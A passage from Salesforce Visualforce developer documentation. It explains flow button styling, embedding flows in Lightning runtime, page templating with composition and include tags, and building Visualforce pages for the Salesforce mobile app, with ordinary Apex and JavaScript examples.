FlowPageBlockBtns	The `<apex:pageBlockButtons>` element containing the flow navigation buttons. Note: To prevent your CSS styling for flow navigation buttons from being overwritten by button styling applied elsewhere in the system, we recommend you specify this flow style class each time you apply CSS styling to flow navigation buttons. For example, instead of *`.FlowPreviousBtn { }`*, enter *`.FlowPageBlockBtns .FlowPreviousBtn { }`*.

Flow Style Class	Applies to...
FlowCancelBtn	The **Don't Pause** button.
FlowPauseBtn	The **Pause** button.
FlowPreviousBtn	The **Previous** button.
FlowNextBtn	The **Next** button.
FlowFinishBtn	The **Finish** button.
FlowText	A text field label.
FlowTextArea	A text area field label.
FlowNumber	A number field label.
FlowDate	A date field label.
FlowCurrency	A currency field label.
FlowPassword	A password field label.
FlowRadio	A radio button field label.
FlowDropdown	A picklist label.

SEE ALSO:

Embed Flows in Visualforce Pages

Using Custom Styles

Render Lightning Runtime for Flows in a Visualforce Page

By default, when you embed a flow in a Visualforce page, the flow renders in Classic runtime. Like its name suggests, Classic runtime looks and feels like regular Visualforce pages and the Salesforce Classic desktop experience. To render a flow in Lightning runtime, add the `lightning:flow` Aura component to your Visualforce page.

Important: Lightning Components for Visualforce is based on Lightning Out (Beta), a powerful and flexible feature you can use to embed Aura and Lightning web components into almost any web page. When used with Visualforce, some of the details become simpler. For example, you don't need to deal with authentication, and you don't need to configure a Connected App.

In other ways, using Lightning Components for Visualforce is identical to using Lightning Out. See Use Components Outside Salesforce with Lightning Out (Beta) in the *Lightning Web Components Developer Guide*.

1. Create a Lightning Out app that declares a dependency on the `lightning:flow` component. This app is globally accessible and extends `ltng:outApp`.

   Your Lightning Out app must exist in the same org as the Visualforce page.

2. To add the Lightning Components for Visualforce JavaScript library to your Visualforce page, use the `<apex:includeLightning/>` component.

3. In the Visualforce page, reference the dependency app by using the syntax `$Lightning.use("theNamespace:theAppName”, function() {});`

4. Write a JavaScript function that creates the component on the page by using the syntax `$Lightning.createComponent(String type, Object attributes, String domLocator, function callback)`.

Example: Here's an example of a Lightning app named `lightningOutApp`.

```
<aura:application access="global" extends="ltng:outApp" >
    <aura:dependency resource="lightning:flow"/>
</aura:application>
```

To render a pre-existing flow called `myFlowName` in Lightning runtime, add `lightningOutApp` to the Visualforce page. The `$Lightning.createComponent()` function creates the component and inserts it into a `div` element called `flowContainer`. The component passes in initial values for the flow and handles a change in the flow interview status using the `onstatuschange` event handler.

```
<apex:page >
    <html>
        <head>
            <apex:includeLightning />
        </head>
        <body class="slds-scope" >
            <div id="flowContainer" />
            <script>
                var statusChange = function (event) {
                    if(event.getParam("status") === "FINISHED") {
                        // Control what happens when the interview finishes
                        var outputVariables = event.getParam("outputVariables");
                        var key;
                        for(key in outputVariables) {
                            if(outputVariables[key].name === "myOutput") {
                                // Do something with an output variable
                            }
                        }
                    }
                };
                $Lightning.use("c:lightningOutApp", function() {
                    // Create the flow component and set the onstatuschange attribute

                    $Lightning.createComponent("lightning:flow",
{"onstatuschange":statusChange},
                        "flowContainer",
                        function (component) {
                            // Set the input variables
                            var inputVariables = [
                                {
                                    name : "myInput",
                                    type : "String",
                                    value : "Hello, world"
                                }
                            ];
                            // Start an interview in the flowContainer div and
                            // initialize the input variables
                            component.startFlow("myFlowName", inputVariables);
                        }
                    );
                });
            </script>
        </body>
    </html>
</apex:page>
```

SEE ALSO:

Lightning Aura Components Developer Guide: Use Lightning Components in Visualforce Pages

Lightning Aura Components Developer Guide: Embed a Flow in a Custom Aura Component

Component Library: lightning:flow Component

CHAPTER 18 Templating with Visualforce

Visualforce provides several strategies for reusing similar content across multiple Visualforce pages. The method you choose depends on how flexible you need your reused template to be. The more flexible a templating method is, the more any implementation of a template using that method can be modified. The following template methods are available, in order of most to least flexible:

Defining Custom Components

Similar to the way you can encapsulate a piece of code in a method and then reuse that method several times in a program, you can encapsulate a common design pattern in a custom component and then reuse that component several times in one or more Visualforce pages. Defining custom components is the most flexible templating method because they can contain any valid Visualforce tags and can be imported without restrictions into any Visualforce page. However custom components should not be used to define reusable Visualforce pages. If you want to reuse the content of an entire Visualforce page, choose one of the other two templating methods.

Defining Templates with `<apex:composition>`

If you want to define a base template that allows portions of the template to change with each implementation, use the `<apex:composition>` component. This templating method is best for situations when you want to maintain an overall structure to a page, but need the content of individual pages to be different, such as a website for news articles where different articles should appear with the same page layout.

Through this technique, you can also define a template from a PageReference returned by a controller.

Referencing an Existing Page with `<apex:include>`

If you want the entire content of a Visualforce page inserted into another page, use the `<apex:include>` component. This templating method is best for situations when you want to replicate the same content in multiple areas, such as a feedback form that appears on every page of a website.

Templates made with `<apex:insert>` and `<apex:composition>` should only be used when you want to reference an already existing Visualforce page. If you require only a set of components to be duplicated, use custom components.

Defining Templates with `<apex:composition>`

All templates defined using `<apex:composition>` must have one or more child `<apex:insert>` tags. An `<apex:insert>` tag indicates to pages that import the template that a section needs a definition. Any Visualforce page that imports a template using `<apex:composition>` must use `<apex:define>` to specify the content of each `<apex:insert>` section of the template.

You can create a skeleton template that allows subsequent Visualforce pages to implement different content within the same standard structure. To do so, create a template page with the `<apex:composition>` tag.

The following example shows how you can use `<apex:composition>`, `<apex:insert>`, and `<apex:define>` to implement a skeleton template.

First, create an empty page called *`myFormComposition`* that uses a controller called `compositionExample`:

```
<apex:page controller="compositionExample">

</apex:page>
```

After saving the page, a prompt appears that asks you to create `compositionExample`. Use the following code to define that custom controller:

```
public class compositionExample{

    String name;
    Integer age;
    String meal;
    String color;

    Boolean showGreeting = false;

    public PageReference save() {
        showGreeting = true;
        return null;
    }

    public void setNameField(String nameField) {
        name = nameField;
    }

    public String getNameField() {
        return name;
    }

    public void setAgeField(Integer ageField) {
        age= ageField;
    }

    public Integer getAgeField() {
        return age;
    }

    public void setMealField(String mealField) {
        meal= mealField;
    }

    public String getMealField() {
        return meal;
    }

    public void setColorField(String colorField) {
        color = colorField;
    }

    public String getColorField() {
        return color;
    }

    public Boolean getShowGreeting() {
        return showGreeting;
    }
}
```

Next, return to `myFormComposition` and create a skeleton template:

```
<apex:page controller="compositionExample">
    <apex:form >
        <apex:outputLabel value="Enter your name: " for="nameField"/>
        <apex:inputText id="nameField" value="{!nameField}"/>
        <br />
        <apex:insert name="age" />
        <br />
        <apex:insert name="meal" />
        <br />
        <p>That's everything, right?</p>
        <apex:commandButton action="{!save}" value="Save" id="saveButton"/>
    </apex:form>
</apex:page>
```

Notice the two `<apex:insert>` fields requiring the *`age`* and *`meal`* content. The markup for these fields is defined in whichever page calls this composition template.

Next, create a page called *`myFullForm`*, which defines the `<apex:insert>` tags in `myFormComposition`:

```
<apex:page controller="compositionExample">
    <apex:messages/>
    <apex:composition template="myFormComposition">

    <apex:define name="meal">
        <apex:outputLabel value="Enter your favorite meal: " for="mealField"/>
        <apex:inputText id="mealField" value="{!mealField}"/>
    </apex:define>

    <apex:define name="age">
        <apex:outputLabel value="Enter your age: " for="ageField"/>
        <apex:inputText id="ageField" value="{!ageField}"/>
    </apex:define>

   <apex:outputLabel value="Enter your favorite color: " for="colorField"/>
   <apex:inputText id="colorField" value="{!colorField}"/>

    </apex:composition>

    <apex:outputText id="greeting" rendered="{!showGreeting}" value="Hello {!nameField}.

    You look {!ageField} years old. Would you like some {!colorField} {!mealField}?"/>
</apex:page>
```

Notice the following about the markup:

- When you save *`myFullForm`*, the previously defined `<apex:inputText>` tags and **Save** button appear.
- Since the composition page requires *`age`* and *`meal`* fields, *`myFullForm`* defines them as text input fields. The order in which they appear on the page does not matter; *`myFormComposition`* specifies that the *`age`* field is always displayed before the *`meal`* field.
- The *`name`* field is still imported, even without a matching `<apex:define>` field.
- The *`color`* field is disregarded, even though controller code exists for the field. This is because the composition template does not require any field named *`color`*.

- The *age* and *meal* fields do not need to be text inputs. The components within an <apex:define> tag can be any valid Visualforce tag.

To show how you can use any valid Visualforce in an <apex:define> tag, create a new Visualforce page called myAgelessForm and use the following markup:

```
<apex:page controller="compositionExample">
    <apex:messages/>
    <apex:composition template="myFormComposition">

    <apex:define name="meal">
        <apex:outputLabel value="Enter your favorite meal: " for="mealField"/>
        <apex:inputText id="mealField" value="{!mealField}"/>
    </apex:define>

    <apex:define name="age">
        <p>You look great for your age!</p>
    </apex:define>

    </apex:composition>

    <apex:outputText id="greeting" rendered="{!showGreeting}" value="Hello {!nameField}.

    Would you like some delicious {!mealField}?"/>
</apex:page>
```

Notice that the composition template only requires an <apex:define> tag to exist. In this example, *age* is defined as text.

Dynamic Templates

A dynamic template allows you to assign a template through a PageReference. The template name is assigned to a controller method that returns a PageReference containing the template you want to use.

For example, create a page called *myAppliedTemplate* that defines the skeleton template:

```
<apex:page>
    <apex:insert name="name" />
</apex:page>
```

Next, create a controller called dynamicComposition with a method that will return a reference to this page:

```
public class dynamicComposition {
    public PageReference getmyTemplate() {
        return Page.myAppliedTemplate;
    }
}
```

Last, create a page called myDynamicComposition that implements this controller and the dynamic template:

```
<apex:page controller="dynamicComposition">
    <apex:composition template="{!myTemplate}">
    <apex:define name="name">
        Hello {!$User.FirstName}, you look quite well.
    </apex:define>
    </apex:composition>
</apex:page>
```

Referencing an Existing Page with `<apex:include>`

Use the `<apex:include>` tag when you want to duplicate the entire content of another page without making any changes. You can use this technique to reference existing markup that will be used the same way in several locations.

Note: You should not use `<apex:include>` if you are only duplicating components. Custom components are better suited for reusable segments of code.

For example, suppose you want to create a form that takes a user's name and displays it back to them. First, create a page called `formTemplate` that represents a reusable form and uses a controller called `templateExample`:

```
<apex:page controller="templateExample">

</apex:page>
```

After you receive the prompt about `templateExample` not existing, use the following code to define that custom controller:

```
public class templateExample{

    String name;
    Boolean showGreeting = false;

    public PageReference save() {
        showGreeting = true;
        return null;
    }

    public void setNameField(String nameField) {
        name = nameField;
    }

    public String getNameField() {
        return name;
    }

    public Boolean getShowGreeting() {
        return showGreeting;
    }
}
```

Next, return to `formTemplate` and add the following markup:

```
<apex:page controller="templateExample">
    <apex:form>
        <apex:outputLabel value="Enter your name: " for="nameField"/>
        <apex:inputText id="nameField" value="{!nameField}"/>
        <apex:commandButton action="{!save}" value="Save" id="saveButton"/>
    </apex:form>
</apex:page>
```

Note that nothing should happen if you click **Save**. This is expected behavior.

Next, create a page called *`displayName`*, which includes `formTemplate`:

```
<apex:page controller="templateExample">
    <apex:include pageName="formTemplate"/>
    <apex:actionSupport event="onClick"
                        action="{!save}"
                        rerender="greeting"/>
   <apex:outputText id="greeting" rendered="{!showGreeting}" value="Hello {!nameField}"/>
</apex:page>
```

When you save this page, the entire `formTemplate` page is imported. When you enter a name and click **Save** the form passes a `true` value to the `showGreeting` field, which then renders the `<apex:outputText>` and displays the user's name.

You can create another Visualforce page that uses `formTemplate` to display a different greeting. Create a page called `displayBoldName` and use the following markup:

```
<apex:page controller="templateExample">
    <style type="text/css">
    .boldify { font-weight: bolder; }
    </style>
    <apex:include pageName="formTemplate"/>
    <apex:actionSupport event="onClick"
                        action="{!save}"
                        rerender="greeting"/>
    <apex:outputText id="greeting" rendered="{!showGreeting}"
                     styleClass="boldify"
                     value="I hope you are well, {!nameField}."/>
</apex:page>
```

Notice that although the displayed text changes, the `templateExample` logic remains the same.

CHAPTER 19 Developing Salesforce Apps with Visualforce

Developers can use Visualforce to extend and add new functionality to the Salesforce mobile app. Using Visualforce to develop for Salesforce lets you access Salesforce data and create an integrated experience that runs on the Lightning Platform. You can create Visualforce pages that are shared between desktop and mobile, or pages that are exclusive to the mobile app.

Note: Visualforce pages and custom iframes aren't supported in Lightning Experience on iPad Safari.

Developing for Salesforce gives you flexibility in the processes and tools you use to customize your app. For instance, you can use the Salesforce Lightning Design System to create apps consistent with the principles, design language, and best practices of Lightning Experience. Or incorporate JavaScript tools and third-party frameworks to create interactive user experiences.

In this section, we'll go over the development process for using Visualforce in the Salesforce mobile app and best practices to create functional, sophisticated apps.

IN THIS SECTION:

Salesforce Platform Development Process

The processes used for developing in Lightning Experience and the Salesforce mobile app are the same. If you're used to developing for Salesforce Classic, the development process for Lightning Experience and the Salesforce mobile app has a few differences, but much of it will be familiar to you.

Tell Me More: Where Visualforce Pages Can Appear in the Salesforce Mobile App

When you create a Visualforce page, you can make it available from a number of places in the user interface.

Guidelines and Best Practices

Visualforce pages aren't automatically mobile friendly in the Salesforce mobile app. The standard Salesforce header and sidebar are disabled in favor of the mobile controls, and a JavaScript API is available to make it possible for Visualforce pages to connect with mobile navigation management. In other respects the pages remain as they are and, although usable within the app, desktop focused Visualforce pages will *feel* desktop focused.

Salesforce Platform Development Process

The processes used for developing in Lightning Experience and the Salesforce mobile app are the same. If you're used to developing for Salesforce Classic, the development process for Lightning Experience and the Salesforce mobile app has a few differences, but much of it will be familiar to you.

When creating Visualforce pages for the Salesforce mobile app, it's important that you set up your tools and testing environments correctly. In this section, we will go over the best practices for the Salesforce mobile platform development process.

IN THIS SECTION:

Setting Up Your Development System

Salesforce provides several different tools and ways to write, edit, and view your code.

The Development Process and the Importance of Testing

It's important to test your Visualforce pages before deploying them in production. Test your pages across different environments, devices, and users.

Testing Visualforce Pages in the Salesforce Mobile App

If you're creating pages that will be used in Lightning Experience, Salesforce Classic, and the Salesforce mobile app, review your pages in all environments while you're working on them. To test thoroughly, use multiple browsers, or even multiple devices, to view your pages. You'll want to have access to at least one additional test user as well.

Understanding the Salesforce Mobile App Container

In Salesforce Classic, Visualforce "owns" the page, the request, and the environment. Visualforce is the application container. But in the Salesforce mobile app and Lightning Experience, Visualforce runs inside an iframe that's inside the larger `/lightning` container.

Setting Up Your Development System

Salesforce provides several different tools and ways to write, edit, and view your code.

Choosing Your Editor

First set up the tool you'll use to write code. The Developer Console, the Salesforce Extensions for Visual Studio Code, and the Setup editor all work when developing for the Salesforce app, Lightning Experience, and Salesforce Classic. The only exception is the Visualforce Development Mode footer, which is available in Salesforce Classic only.

Viewing Your Visualforce Page

In Salesforce Classic, you can view your page using the `https://`*`yourInstance`*`.salesforce.com/apex/PageName` URL pattern. This method doesn't work for viewing Salesforce app pages in Lightning Experience, because pages you view using direct URL access always display in Salesforce Classic.

To view your page in Lightning Experience, go to `https://`*`yourInstance`*`.salesforce.com/lightning`. The simplest way to get to a specific Visualforce page is to create a tab for it, and then navigate to that tab via the All Items section in the App Launcher.

For a more long-term approach, create an "In Development" app, and add and remove your Visualforce tabs to it as you work.

1. From Setup, enter *`Apps`* in the **Quick Find** box, then select **App Manager**.
2. Click **New Lightning App**, and then create a custom app for your pages in development.

   Note: Consider restricting your app to only System Administrators, or a profile you've created for developers in your organization.

3. From Setup, enter *`App Menu`* in the **Quick Find** box, then select **App Menu**.
4. Make sure your In Development app is set to **Visible** in App Launcher.
5. From Setup, enter *`Tabs`* in the **Quick Find** box, then select **Tabs**.
6. Click **New** in the Visualforce Tabs section, and then create a custom tab for the page currently in development. Make the tab visible only to your development user profile, and add the tab only to your In Development app.
7. Repeat the previous step for each page you want to add to your In Development app.

You can also add the following bookmarklet to your browser's menu or toolbar to navigate directly to your page. This JavaScript fires the Lightning Experience `navigateToURL` event, and is the equivalent of entering in the classic `/apex/PageName` URL.

```
javascript:(function(){
  var pageName = prompt('Visualforce page name:');
  $A.get("e.force:navigateToURL").setParams(
    {"url": "/apex/" + pageName}).fire();})();
```

The Development Process and the Importance of Testing

It's important to test your Visualforce pages before deploying them in production. Test your pages across different environments, devices, and users.

If you're developing functionality that you need to support across a range of possibilities, your test plan should consider the need to test across:

- Each different supported device.
- Each different supported operating system.
- Each different supported browser—including the Salesforce mobile app, which embeds its own.
- Each different supported user interface context (Lightning Experience, Salesforce Classic, and the Salesforce mobile app).

Running the Salesforce mobile app in an emulator isn't supported for normal use. We understand that device emulators are convenient. But they aren't a substitute for full testing of your custom apps and pages on your organization's supported mobile devices. During development, regularly test your app on every device and platform on which you intend to deploy.

Testing Visualforce Pages in the Salesforce Mobile App

If you're creating pages that will be used in Lightning Experience, Salesforce Classic, and the Salesforce mobile app, review your pages in all environments while you're working on them. To test thoroughly, use multiple browsers, or even multiple devices, to view your pages. You'll want to have access to at least one additional test user as well.

Here's an example of how you might set up your development environment.

Main Development Environment

This environment is where you work in Setup to make changes to your organization, like adding custom objects and fields, and maybe where you write actual code, if you use the Developer Console. Review your page's design and behavior in Salesforce Classic in this environment.

- **Browser:** Chrome
- **User:** Your developer user
- **User interface setting:** Salesforce Classic

Lightning Experience Review Environment

This environment is where you check your page's design and behavior in Lightning Experience.

- **Browser:** Safari or Firefox
- **User:** Your test user
- **User interface setting:** Lightning Experience

Salesforce App Review Environment

This environment is for checking your page's design and behavior in the Salesforce mobile app.

- **Device:** iOS or Android phone or tablet
- **Browser:** Salesforce app
- **User:** Your test user
- **User interface setting:** Lightning Experience or Salesforce Classic

Understanding the Salesforce Mobile App Container

In Salesforce Classic, Visualforce "owns" the page, the request, and the environment. Visualforce is the application container. But in the Salesforce mobile app and Lightning Experience, Visualforce runs inside an iframe that's inside the larger `/lightning` container.

Note: Are the Salesforce mobile app and Lightning Experience containers the same? Yes and no. Both the Salesforce mobile app and Lightning Experience containers are offshoots of the `/lightning` container and code written for one container works in the other. But the behind-the-scenes workings of the containers are a bit different. the Salesforce mobile app runs on a mobile device in a mobile browser, while the Lightning Experience app runs on a desktop machine in a standard desktop browser. We optimize the version of `/lightning` that's sent to each context, and the browser environment in which it runs is also different enough to notice. In short, treat them as different containers with mostly similar capabilities.

The Outer Container and Inner iframe

The outer Salesforce app container is a single-page application accessed at the `/lightning` URL. The /lightning page loads, its code starts up, and that application code takes over the environment.

The Visualforce page runs inside an HTML iframe, which essentially creates a separate browser window from the main `/lightning` browsing content.

Salesforce app is the parent context, and the Visualforce page is the child context. That means that the Visualforce page works under the constraints of the `/lightning` outer container, while still being isolated to the context of the iframe.

Visualforce for Salesforce App Code Considerations

When possible, create Visualforce pages that behave correctly no matter the user interface context. Usually, your Visualforce code written for Salesforce Classic "just works" in the Salesforce mobile app. However, for certain situations, there are a few changes to make in your Visualforce pages for mobile because of the container.

Security Considerations

Possible security elements affected include:

- Session maintenance and renewal
- Authentication
- Cross-domain requests
- Embedding restrictions

In particular, take note of session maintenance, or managing the tokens your browser uses in place of entering a username and password for every request. You often need to access the current session using the global variable `$Api.Session_ID`. `$Api.Session_ID` returns different values depending on the domain of the request, and the Salesforce mobile app and Visualforce pages are served from different domains. Because the session ID inside the Visualforce iframe is different than the session ID outside, in the Salesforce mobile app container, this may change how you manage session IDs.

Scope Considerations

The following scope elements may require adjustments:

- DOM access and modification
- JavaScript scope, visibility, and access
- JavaScript global variables such as `window.location`

Simply put, the JavaScript code in your Visualforce page can affect only elements in the iframe's browser context, not the parent context.

Features to Avoid in the Salesforce Mobile App Container


The Salesforce mobile app container prevents a select number of Visualforce components from functioning as expected in the Salesforce mobile app.

- Avoid using `<apex:iframe>` on a Visualforce page within the Salesforce mobile app container. Only use this tag if you really understand iframes and how they affect the DOM and JavaScript.
- Avoid using elements like `contentWindow` or `window.parent` to access the parent browser context, because Visualforce and the Salesforce mobile app are served from different domains.
- Avoid setting `window.location` directly, because the Visualforce iframe doesn't have direct access to the `window.location`.
- Avoid using hard-coded URLs to Salesforce resources built with a static pattern like link = '/' + accountId + '/e'. Instead, in Visualforce markup, use `{!URLFOR($Action.Contact.Edit, recordId)}` and in JavaScript, use `navigateToSObject(recordId)`.


Tell Me More: Where Visualforce Pages Can Appear in the Salesforce Mobile App

When you create a Visualforce page, you can make it available from a number of places in the user interface.

- The default navigation menu, called Mobile Only—available when you tap ☰ Menu in the navigation bar at the bottom of the screen



- Action bar and action menu—available from the top of any page that supports actions



You can also reference, and link to, another Visualforce page in your Visualforce markup using the supported navigation calls listed at Navigation with the `sforce.one` Object. Be sure to select `Available for Lightning Experience, Experience Builder sites, and the mobile app` for all pages in a multi-page process.

If a referenced page doesn't have `Available for Lightning Experience, Experience Builder sites, and the mobile app` selected, it doesn't prevent the referencing, or parent, page from appearing. However, when a user tries to access the non-mobile enabled page, they receive an "Unsupported Page" error message.

Guidelines and Best Practices

Visualforce pages aren't automatically mobile friendly in the Salesforce mobile app. The standard Salesforce header and sidebar are disabled in favor of the mobile controls, and a JavaScript API is available to make it possible for Visualforce pages to connect with mobile navigation management. In other respects the pages remain as they are and, although usable within the app, desktop focused Visualforce pages will *feel* desktop focused.

Fortunately, making your apps look great in the Salesforce mobile app is straightforward. You can either revise your code so that your pages work in both the full Salesforce site and the mobile app, or you can create mobile-specific pages.

Note: Visualforce pages and custom iframes aren't supported in Lightning Experience on iPad Safari.

In this chapter, you'll learn best practices for how to:

- Share Visualforce pages between mobile and desktop.
- Exclude Visualforce from mobile or desktop.
- Choose the best architecture for your Visualforce pages.
- Choose an effective page layout for your pages.
- Manage user input and navigation.
- Use Visualforce pages as custom actions.
- Tune your pages for the best performance.

IN THIS SECTION:

Sharing Visualforce Pages Between Mobile and Desktop

Revise Visualforce pages that appear in both the Salesforce mobile app and in the full Salesforce site to support both environments. This includes Visualforce pages used as custom actions and Visualforce pages added to standard page layouts.

Excluding Visualforce Pages from Mobile or Desktop

To add Visualforce pages to either the Salesforce mobile app or the full Salesforce site, use tab and navigation settings.

Creating Visualforce Pages That Work in Mobile and Desktop

Create Visualforce pages that work well in both the Salesforce mobile app and the full Salesforce site by writing code that adapts to the context it's running in.

Choosing an Architecture for Visualforce Pages in the Salesforce Mobile App

There are several ways to design and structure Visualforce pages, each with different trade-offs with respect to development time, developer skill required, and how thoroughly you want your custom functionality to match the Salesforce mobile app.

Optimizing the Performance of Visualforce Pages in the Salesforce Mobile App

Visualforce was designed to provide developers with the ability to match the functionality, behavior, and performance of standard Salesforce pages. If your users experience delays, unexpected behavior, or other issues specifically around Visualforce, there are several actions you can take to not only improve their experience, but to also make for improved coding. In the Salesforce mobile app, following best practices for optimization is important. Mobile devices have more limited compute resources and users expect a fast, responsive application.

Visualforce Components and Features to Avoid in the Salesforce Mobile App

Most core Visualforce components (those components in the `apex` namespace) function normally within the Salesforce mobile app. Unfortunately, that doesn't mean they're optimized for mobile, or that every feature works with the app. You can improve the mobile user experience of your Visualforce pages by following some straightforward rules.

Known Visualforce Mobile Issues

Salesforce publishes known issues to enhance trust and support customer success.

Considerations and Limitations for Using Visualforce in the Salesforce Mobile App

Visualforce allows developers to build sophisticated, custom user interfaces that can be hosted natively on the Lightning Platform. Visualforce is Salesforce's tried and true model, giving developers access to data and robust tools and functionality. There are many benefits to using Visualforce in the Salesforce mobile app, but also some limitations.

Prepare a Support Request for Problems with Visualforce Pages in the Salesforce App

Salesforce provides resources to help developers find answers to their questions and resolve their problems. We suggest you first take a look at the Developer Discussion Forum, Salesforce Stack Exchange, and the Known Issues page to see if you can immediately find the solution to your problem. If your question is still unanswered, you can submit a case to Salesforce's support team, which will route your question to the best person to answer it.

Choosing an Effective Page Layout

Design Visualforce pages that look good and work well within the Salesforce mobile app by using a page layout appropriate for the context that the page is used in. Pages added as main navigation tabs or as custom actions in the action bar can use nearly the full screen of the device, and can scroll vertically, while Visusalforce added to an object's page layout has to fit within a specific, limited space.

User Input and Interaction

Use `<apex:input>`, the `type` attribute, and pass-through HTML attributes to create mobile-friendly forms and user interfaces that are efficient and take advantage of native mobile browser features.

Managing Navigation

The Salesforce mobile app manages navigation using events. The navigation event framework is made available as a JavaScript object that provides a number of utility functions that make creating programmatic navigation that "just works" a breeze. The advantage is a navigation experience that's more natural for a mobile context. It also makes creating post-completion navigation, such as redirecting to an order page after the order is successfully submitted, easier for Salesforce developers.

Introduction to the Salesforce Lightning Design System

The Salesforce Lightning Design System (SLDS) helps you build applications with the look and feel of Lightning Experience without writing a single line of CSS. SLDS is a CSS framework that gives you access to the icons, color palettes, and font that our developers use to create Lightning Experience.

Using Visualforce Pages as Custom Actions

If your Visualforce page is used as a custom action, design it so that it either acts upon a single record provided by a standard controller, or finds and acts upon a record, or records your custom controller code retrieves.

Performance Tuning for Visualforce Pages

Performance is an important aspect of mobile Visualforce pages. Visualforce has a caching mechanism to help you tune the performance of your pages.

Sharing Visualforce Pages Between Mobile and Desktop

Revise Visualforce pages that appear in both the Salesforce mobile app and in the full Salesforce site to support both environments. This includes Visualforce pages used as custom actions and Visualforce pages added to standard page layouts.

Visualforce pages that need to work in both environments include:

- Pages used as custom actions. Custom actions appear in the action bar in the Salesforce mobile app, and in the publisher menu in the full Salesforce site.
- Pages added to normal page layouts, when `Available for Lightning Experience, Experience Builder sites, and the mobile app` is enabled for the page.
- Custom Visualforce buttons or links added to normal page layouts.
- Standard button overrides with Visualforce pages for the New, Edit, View, Delete, and Clone actions. Overriding standard list and tab controls isn't supported in the app. Button overrides won't appear in the app unless `Available for Lightning Experience, Experience Builder sites, and the mobile app` is enabled for the page.

  Note: Standard buttons that are overridden with a Visualforce page disappear from record detail pages and record lists in the app if `Available for Lightning Experience, Experience Builder sites, and the mobile app` isn't selected for the Visualforce page that overrides the corresponding button.

Note: Visualforce pages and custom iframes aren't supported in Lightning Experience on iPad Safari.

Excluding Visualforce Pages from Mobile or Desktop

To add Visualforce pages to either the Salesforce mobile app or the full Salesforce site, use tab and navigation settings.

Visualforce pages that can be configured to be desktop-only or mobile-only include:

- Pages added to normal page layouts, when `Available for Lightning Experience, Experience Builder sites, and the mobile app` is disabled for the page. These only appear in the full Salesforce site.
- Pages used in Visualforce tabs. You add tabs to mobile navigation separately from adding them to the full Salesforce site navigation.

Creating Visualforce Pages That Work in Mobile and Desktop

Create Visualforce pages that work well in both the Salesforce mobile app and the full Salesforce site by writing code that adapts to the context it's running in.

The Salesforce mobile app provides a framework for handling various navigation controls and events. That framework isn't available to Visualforce pages when they run on the full Salesforce site, because the `sforce` object is injected onto pages only inside the app. This means that, for pages shared between the Salesforce mobile app and the full Salesforce site, you'll want to write code that uses the `sforce` object when it's available, and standard Visualforce navigation when it's not.

For example, here is a bit of JavaScript that runs after a JavaScript remoting request successfully returns from the `@RemoteAction` method that creates a quick order. This code is from a Visualforce page that's used as a custom action, which adds it to the action bar in the Salesforce mobile app and the publisher menu in the full Salesforce site. It needs to work in both places. The intent of the code is to navigate to the detail page for the account for whom the order was placed:

```
// Go back to the Account detail page
if( (typeof sforce != 'undefined') && sforce && (!!sforce.one) ) {
    // Salesforce app navigation
    sforce.one.navigateToSObject(aId);
}
else {
    // Set the window's URL using a Visualforce expression
    window.location.href =
        '{!URLFOR($Action.Account.View, account.Id)}';
}
```

The `if` statement checks to see if the `sforce` object is available and usable. This is only true if the page is running inside the app. If `sforce` is available, the mobile navigation management system is used to go to the account's detail page.

If the `sforce` object isn't available, trying to use it to navigate anywhere results in a JavaScript error, and no navigation. So, instead, the code sets the window's URL using a Visualforce expression that returns the URL for the account's detail page. You don't want to do this in the app because the navigation event will be lost by the framework, but it's required in normal Visualforce.

Note: It's a best practice to factor out common tests like this one into their own helper function. You could add something like the following to a JavaScript static resource, and then just call `ForceUI.isSalesforce1()` in your if conditions. Then, if the detection logic changes, you only have to update it in one place.

```
(function(myContext){
    myContext.ForceUI = myContext.ForceUI || {};

    myContext.ForceUI.isSalesforce1 = function() {
        return((typeof sforce != 'undefined') && sforce && (!!sforce.one));
    }
})(this);
```

SEE ALSO:

$Action

Choosing an Architecture for Visualforce Pages in the Salesforce Mobile App

There are several ways to design and structure Visualforce pages, each with different trade-offs with respect to development time, developer skill required, and how thoroughly you want your custom functionality to match the Salesforce mobile app.

Use one of the following approaches for the structure of your pages:

- Standard Visualforce Pages on page 294
- Mixed Visualforce and HTML on page 294
- JavaScript Remoting and Static HTML on page 296

IN THIS SECTION:

Standard Visualforce Pages

Normal Visualforce pages render well on mobile browsers, and can be used as-is, with a modest reduction of the user experience compared to mobile-optimized Web pages. Pages display as they would on the full Salesforce site, and won't visually match other Salesforce app features.

Mixed Visualforce and HTML

Combine Visualforce tags for form elements and output text with static HTML for page structure to create mobile-friendly pages that more closely match the visual design of the Salesforce mobile app. For mobile-only pages, you can quickly convert an existing Visualforce page, but this doesn't work as well for pages that are used in both the Salesforce mobile app and the full Salesforce site.

JavaScript Remoting and Static HTML

Combine JavaScript remoting and static HTML to offer the best user experience, with the best performance and user interface match to the Salesforce mobile app. This architecture avoids most Visualforce tags in favor of rendering page elements in JavaScript. This option requires the most developer expertise, and can take a little longer to set up than standard Visualforce or mixed Visualforce and HTML. Use the Salesforce Mobile Packs for a fast start and to work with the very latest in mobile Web application technology.

Standard Visualforce Pages

